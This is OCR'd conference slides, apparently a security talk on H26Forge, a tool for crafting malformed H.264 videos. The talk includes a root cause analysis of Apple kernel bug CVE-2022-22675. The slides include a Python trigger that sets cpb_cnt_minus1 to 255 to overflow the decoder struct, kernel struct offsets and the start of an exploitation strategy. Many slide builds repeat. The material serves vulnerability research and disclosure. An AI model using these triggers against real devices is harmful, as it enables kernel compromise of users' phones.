- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for cpb_cnt_minus1
- cpb_cnt_minus1 is used a loop-bound to write values into an array

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

iOS: https://support.apple.com/en-us/HT213219

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)

cpb_cnt_minus1 plus 1 specifies the number of alternative CPB specifications in the bitstream. The value of cpb_cnt_minus1 shall be in the range of 0 to 31, inclusive. When low_delay_hrd_flag is equal to 1, cpb_cnt_minus1 shall be equal to 0. When cpb_cnt_minus1 is not present, it shall be inferred to be equal to 0.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Expectation

Set cpb_cnt_minus1
to max possible value
and get a crash

Expectation

Set cpb_cnt_minus1
to max possible value
and get a crash

Reality

littlelailo @littlelailo · May 17, 2022

The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...

1

Natalie Silvanovich
@natashenka

OMG, I wish this existed. I forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022

9 Likes **1** Bookmark

Natalie Silvanovich @natashenka · May 17, 2022

Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

1 9

https://twitter.com/natashenka/status/1526440524441194496

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

cpb_cnt_minus1	
31	0000 | 0100 | 000
32	0000 | 0100 | 001
…	
255	0000 | 0000 | 1000 | 0000 | 0

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

cpb_cnt_minus1

31	0000 | 0100 | 000
32	0000 | 0100 | 001
…	
255	0000 | 0000 | 1000 | 0000 | 0

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

cpb_cnt_minus1

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

cpb_cnt_minus1

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

cpb_cnt_minus1

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

Doing this by hand at scale is infeasible.

Lack of tooling is holding back security professionals

Summary of Decoder Attack Surface

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- Syntax elements have semantics, but those are not always enforced
- Modifying syntax elements is currently a challenging process

Roadmap

Decoder attack surface and complexity of Video Decoding

H26Forge: Domain specific infrastructure to modify encoded videos

Expanded Root Cause Analysis of Apple 0-day CVE-2022-22675

Roadmap

Decoder attack surface and complexity of Video Decoding

H26Forge: Domain specific infrastructure to modify encoded videos

Expanded Root Cause Analysis of Apple 0-day CVE-2022-22675

Programmatically edit H.264 syntax elements with Python scripts

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Programmatically edit H.264 syntax elements with Python scripts

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_ren		
cpb_removal_d		
dpb_output_de		
time_offset_len		
}		

```python
def out_of_bounds_hrd(decoded_syntax):
    from helpers import new_vui_parameter, new_hrd_parameter

    # Enable VUI parameters and set to default values
    decoded_syntax["spses"][0]["vui_parameters_present_flag"] = True
    decoded_syntax["spses"][0]["vui_parameters"] = new_vui_parameter()

    # Enable HRD parameters and set to default values
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()

    # Set `cpb_cnt_minus1` to large value
    cpb_cnt_minus1 = 255
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

    # Set dependent syntax elements to incrementing values
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)

```


Programmatically edit H.264 syntax elements with Python scripts

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_ren		
cpb_removal_d		
dpb_output_de		
time_offset_len		
}		

```python
def out_of_bounds_hrd(decoded_syntax):
    from helpers import new_vui_parameter, new_hrd_parameter

    # Enable VUI parameters and set to default values
    decoded_syntax["spses"][0]["vui_parameters_present_flag"] = True
    decoded_syntax["spses"][0]["vui_parameters"] = new_vui_parameter()

    # Enable HRD parameters and set to default values
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()

    # Set `cpb_cnt_minus1` to large value
    cpb_cnt_minus1 = 255
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

    # Set dependent syntax elements to incrementing values
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)

```

H26Forge: Domain-specific infrastructure to manipulate H.264 Syntax Elements



Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		


```
"random_hdr_range": {
  "cpb_cnt_minus1": {
    "min": 0,
    "max": 255
  },
  "bit_rate_scale": {
    "min": 0,
    "max": 15
  },
  "cpb_size_scale": {
    "min": 0,
    "max": 15
  },
  "bit_rate_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cpb_size_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cbr_flag": {
    "min": 0,
    "max": 1,
    "threshold": 1
  },
```

Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		


```
"random_hdr_range": {
  "cpb_cnt_minus1": {
    "min": 0,
    "max": 255
  },
  "bit_rate_scale": {
    "min": 0,
    "max": 15
  },
  "cpb_size_scale": {
    "min": 0,
    "max": 15
  },
  "bit_rate_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cpb_size_value_minus1": {
```



Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE (0-click)
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: VLC/FFmpeg use-after-free
  - Hardware information leak


Paper to be presented at USENIX Security ‘23
https://wrv.github.io/h26forge.pdf



Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE (0-click)
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: VLC/FFmpeg use-after-free
  - Hardware information leak

Paper to be presented at USENIX Security ‘23
https://wrv.github.io/h26forge.pdf



Roadmap

Decoder attack surface and complexity of Video Decoding

H26Forge: Domain specific infrastructure to modify encoded videos

Expanded Root Cause Analysis of Apple 0-day CVE-2022-22675

CVE-2022-22675 as a Case Study

- In-the-wild Apple Kernel 0-day!
- Demonstrates the complexity of the spec
- Demonstrates the capabilities of H26Forge

AppleAVD.kext H.264 UserContext

- H.264 UserContext maintains the recovered syntax elements, along with other playback information
- cpb_cnt_minus1 and dependent values are stored in an SPS
- Out-of-bounds cpb_cnt_minus1 leads to an **832 byte overwrite outside the SPS**

```
pAVar10 = (AVCUserContext *)AppleAVD_alloc(0x8642b0);
curDecoder = (AVCUserContext *)
             AppleAVD_InitializeAVCDecoder
                       (pAVar10,avd_state,avd_state->avd_device_type,
                        (uint)(devInfo->padl != '\0'));
```


hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

Structure Editor - UserContext (kernel-iPhone12,8-19E241 (iPhone S...

Offset	Length	Mnemonic	DataType	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster...	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749...	AppleAVD_AVC_SliceHe...	AppleAVD_AVC_SliceHeader[600]	slice_array

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Used to set up the decoder

Have: 832 byte overwrite



Structure Editor - UserContext (kernel-iPhone12,8-19E241 (iPhone S…

Offset	Length	Mnemonic	DataType	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster…	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749…	AppleAVD_AVC_SliceHe…	AppleAVD_AVC_SliceHeader[600]	slice_array

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The vulnerability causes an overflow into other members of the decoder struct that contains the HRD buffer and does not extend into other allocations on the heap. Despite an in-depth analysis of this issue, we were unable to find a proof-of-concept media file that crashed the system, even after fuzzing with the trigger file above as a template for several days. This means that the condition that allowed the exploit was probably quite subtle, it is unlikely that the bug was found by fuzzing, so it was probably found by a manual audit of the binary.

https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html

YES

CVE-2022-22675 Exploitation Strategy

- Will present a strategy to exploit CVE-2022-22675 for heap overflow
- It is not known how it was exploited in-the-wild
- Analysis done on iOS 15.4
- Tools used
  - Ghidra
  - Corellium
  - H26Forge

H26FORGE

Key Idea

Take advantage of syntax element dependencies to trigger a second larger heap overflow

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

SPS

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

SPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

SPS

PPS

SPS: Sequence Parameter Set
PPS: Picture Parameter Set
Slice: Encoded frame

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
